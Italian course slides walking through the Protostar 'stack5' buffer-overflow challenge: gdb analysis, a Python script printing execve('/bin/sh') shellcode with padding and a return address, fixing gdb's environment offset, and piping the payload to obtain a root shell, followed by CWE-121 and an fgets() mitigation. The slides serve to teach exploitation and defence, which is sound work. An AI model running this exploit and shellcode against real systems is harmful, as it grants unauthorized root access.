
- Eseguiamo stack5 sotto gdb, passando lo shellcode (memorizzato in /tmp/payload) su STDIN

```
(gdb) r < /tmp/payload
```




Layout dello stack

Subito prima di leave



Calcolo ampiezza intervallo

- L'ampiezza dell'area di memoria da buffer alla cella contenente l'indirizzo di ritorno è di $28+36+8+4=76$ byte
 - Di questi, $36+8+4=48$ byte devono essere riempiti con un carattere di padding (ad esempio, 'a')



Stampa indirizzo iniziale shellcode

- L'indirizzo iniziale dello shellcode è memorizzato al top dello stack
- Stampiamo il contenuto di ESP mediante il comando `x/a`

```
(gdb) x/a $esp
```

```
0xbffffc90: 0xbffffca0
```

Stampa il contenuto di ESP
in formato address

- L'indirizzo evidenziato **in grassetto** va impostato come valore della variabile `ret` nello script `stack5-payload.py`



Uscita dal debugger

- Dopo aver individuato le informazioni necessarie per **settare i parametri dello script** `stack5-payload.py`, usciamo da gdb

(gdb) q

- Aggiorniamo il file `stack5-payload.py`



Lo script con i parametri

stack5-payload.py

```
#!/usr/bin/python
```

```
# Parametri da impostare
```

```
length = 76
```

```
ret = '\xa0\xfc\xff\xbf'
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \  
             "\x68\x68\x2f\x62\x69\x6e\x89" + \  
             "\xe3\x89\xc1\x89\xc2\xb0\x0b" + \  
             "\xcd\x80\x31\xc0\x40xcd\x80";
```

```
padding = 'a' * (length - len(shellcode))
```

```
payload = shellcode + padding + ret  
print payload
```



Stampa input malizioso su file

- Eseguiamo lo script `stack5-payload.py` (illustrato nella slide precedente, con i parametri impostati) e **stampiamo l'intero input malizioso su file**

```
python stack5-payload.py > /tmp/payload
```



Esecuzione di stack5

- Esaminiamo stack 5 con gdb

```
$gdb -q /opt/protostar/bin/stack5
```

```
Reading symbols from /opt/protostar/bin/stack5...done
```

- Eseguiamo il programma con l'input malizioso generato

```
(gdb) r < /tmp/payload
```



Risultato

Lanciando il programma in gdb, viene eseguita
`/bin/dash` ma termina immediatamente

```
Welcome to Protostar. To log in, you may use the user / user account.  
When you need to use the root account, you can login as root / godmode.
```

```
For level descriptions / further help, please see the above url.
```

```
user@localhost's password:
```

```
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Tue May 16 10:25:17 2017 from 10.0.2.2
```

```
$ gdb -q /opt/protostar/bin/stack5
```

```
Reading symbols from /opt/protostar/bin/stack5...done.
```

```
(gdb) r < /tmp/payload
```

```
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
```

```
Executing new program: /bin/dash
```

```
Program exited normally.
```

```
|(gdb) █
```



Risultato

L'attacco fallisce se il programma viene eseguito fuori da gdb

```
HUSHLOGIN=FALSE
LOGNAME=user
TERM=linux
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8
SHELL=/bin/sh
PWD=/home/user
$

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Last login: Tue May 16 11:42:51 EDT 2017 on tty1
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack5 < /tmp/payload
Segmentation fault
$
```



Una ipotesi azzardata

- E' possibile che il debugger gdb abbia **aggiunto** alcune **variabili di ambiente** nel processo esaminato (stack5)?
- Se ciò accade, cambia la composizione di envp e di conseguenza
 - Cambia la posizione degli stack frame
 - Cambia l'indirizzo di buffer
 - L'input malizioso sovrascrive EIP con un indirizzo che non è più l'inizio dello shellcode
 - **Probabile Segmentation fault!**




Verifica dell'ipotesi

- Per verificare l'ipotesi appena vista possiamo **confrontare l'ambiente** standard con quello fornito da gdb
- Procediamo con la **stampa delle variabili di ambiente**
 - Dentro un terminale normale
(usiamo il comando **env** senza argomenti)
 - Dentro gdb
(usiamo il comando **show env** senza argomenti)



Confronto degli ambienti

Terminale



```
$ env
```

```
USER=user
```

```
MAIL=/var/mail/user
```

```
HOME=/home/user
```

```
LOGNAME=user
```

```
TERM=xterm-256color
```

```
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

```
LANG=en_US.UTF-8
```

```
SHELL=/bin/sh
```

```
PWD=/home/user
```



Confronto degli ambienti

Debugger

(gdb) show env

USER=user

MAIL=/var/mail/user

HOME=/home/user

LOGNAME=user

TERM=xterm-256color

PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

LANG=en_US.UTF-8

SHELL=/bin/sh

PWD=/home/user

LINES=27

COLUMNS=105



Cosa abbiamo scoperto?

- Il debugger gdb inserisce **due nuove variabili** nell'ambiente del processo tracciato
 - LINES → Ampiezza del terminale in righe
 - COLUMNS → Ampiezza del terminale in colonne
- Cancellando tali variabili, i due ambienti tornano a coincidere

```
(gdb) unset env LINES
```

```
(gdb) unset env COLUMNS
```



Debug di stack5

- Inseriamo un breakpoint subito prima dell'istruzione `leave`

```
(gdb) disas main
```

```
...
```

```
(gdb) b *0x080483d9
```

```
Breakpoint1 at 0x80483d9: file stack5/stack5.c,  
line 11
```



Esecuzione di stack5

Eseguiamo il programma con l'input malizioso generato

```
(gdb) r < /tmp/payload
```



Stampa indirizzo iniziale shellcode

- L'indirizzo iniziale dello shellcode è memorizzato al top dello stack
- Stampiamo il contenuto di ESP mediante il comando `x/a`

```
(gdb) x/a $esp
```

```
0xbffffcb0: 0xbffffcc0
```

- L'indirizzo **evidenziato in grassetto** va impostato come valore della variabile `ret` nello script `stack5-payload.py`



Confronto indirizzi buffer

- Terminale: `buffer=0xbffffcc0`
- Debugger: `buffer=0xbffffca0`
- La differenza tra i due indirizzi è di 32 byte (2 blocchi da 16 byte)
 - Spazio creato da gdb per le due nuove variabili di ambiente



Stampa

input malizioso su file

- Aggiorniamo la variabile `ret` al valore `0xbffffcc0` nello script `stack5-payload.py`
- Eseguiamo lo script aggiornato e stampiamo l'intero input malizioso su file

```
python stack5-payload.py > /tmp/payload
```



Esecuzione di stack5

- Eseguiamo stack5 da terminale, passandogli l'input malizioso generato

```
$/opt/protostar/bin/stack5 < /tmp/payload
```



Risultato

- Lanciando il programma da terminale, non si ha un crash
- Viene eseguita `/bin/dash` ma **termina immediatamente**
 - Motivo: quando `/bin/sh` parte, lo stream STDIN è vuoto
 - E' stato drenato da `gets()`
 - Una lettura successiva su STDIN segnala EOF



La shell interattiva

- La shell `/bin/sh` è lanciata in **modalità interattiva**
 - Non esegue script
 - Esegue comandi di STDIN
- Per tale motivo, `/bin/sh` prova a leggere da STDIN e riceve EOF

Cosa succede a una shell quando riceve EOF da una lettura su STDIN?



Un esperimento

- Apriamo un nuovo terminale ed eseguiamo una shell qualsiasi, ad esempio
`/bin/dash`
- Digitiamo CTRL-D (EOF). Cosa succede?
 - La shell esce immediatamente dopo aver chiuso STDIN!
 - L'EOF viene interpretato come la fine della sessione interattiva



Una possibile soluzione

- Per evitare questo problema, è necessario fare in modo che `/bin/sh` abbia uno **STDIN aperto**
- Possiamo farlo modificando il comando di attacco nel modo seguente:

```
$(cat /tmp/payload; cat) | /opt/protostar/bin/stack5
```
- Si usano due comandi `cat`
 - Il primo inietta l'input malevolo e attiva la shell
 - Il secondo accetta input da STDIN e lo inoltra alla shell, mantenendo il flusso STDIN aperto



Risultato

L'attacco riesce

Welcome to Protostar. To log in, you may use the user / user account.
When you need to use the root account, you can login as root / godmode.

For level descriptions / further help, please see the above url.

user@localhost's password:

Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Tue May 16 12:49:43 2017 from 10.0.2.2

\$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack5

id

uid=1001(user) gid=1001(user) **euid=0(root)** groups=0(root),1001(user)



Sfida vinta!



La vulnerabilità in Stack5

- La vulnerabilità presente in `stack5.c` si verifica solo se diverse **debolezze** sono presenti e sfruttate contemporaneamente
- La prima debolezza è già nota e non viene più considerata
 - Assegnazione di privilegi non minimi al file binario
- La seconda debolezza è nuova
 - Di quale debolezza si tratta?
 - Che CWE ID ha?



Debolezza #2

➤ La dimensione dell'input destinato ad una variabile di grandezza fissata **non viene controllata**

➤ Di conseguenza, un input troppo grande **corrompe lo stack**

➤ CWE di riferimento: **CWE-121**
Stack-based Buffer Overflow

<https://cwe.mitre.org/data/definitions/121.html>



Mitigazione #2

- Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata
- Ad esempio, ciò può essere fatto evitando l'utilizzo di `gets ()` in favore di `fgets ()`
- Leggiamo la documentazione di `fgets ()`:
`man fgets`



Mitigazione #2

- La funzione `fgets()` ha tre parametri in ingresso
 - `char *s`: puntatore al buffer di scrittura
 - `int size`: taglia massima input
 - `FILE *stream`: puntatore allo stream di lettura
- Inoltre, ha un valore di ritorno:
 - `char *`: `s` o `NULL` in caso di errore



Una modifica mirata a stack0.c

- Il sorgente stack0-fgets.c implementa la lettura dell'input tramite `fgets()`

...

```
volatile int modified;  
char buffer[64];
```

```
modified = 0;  
fgets(buffer, 64, stdin);
```

...



Risultato

L'input è troncato a 64 caratteri e
il buffer overflow non avviene

```
Starting OpenBSD Secure Shell server: sshd
Could not load host key: /etc/ssh/ssh_host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Last login: Mon May 22 16:50:51 EDT 2017 from 10.0.2.2 on pts/1
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c "print 'a' * 65" | ./stack0-fgets
Try again?
$ _
```

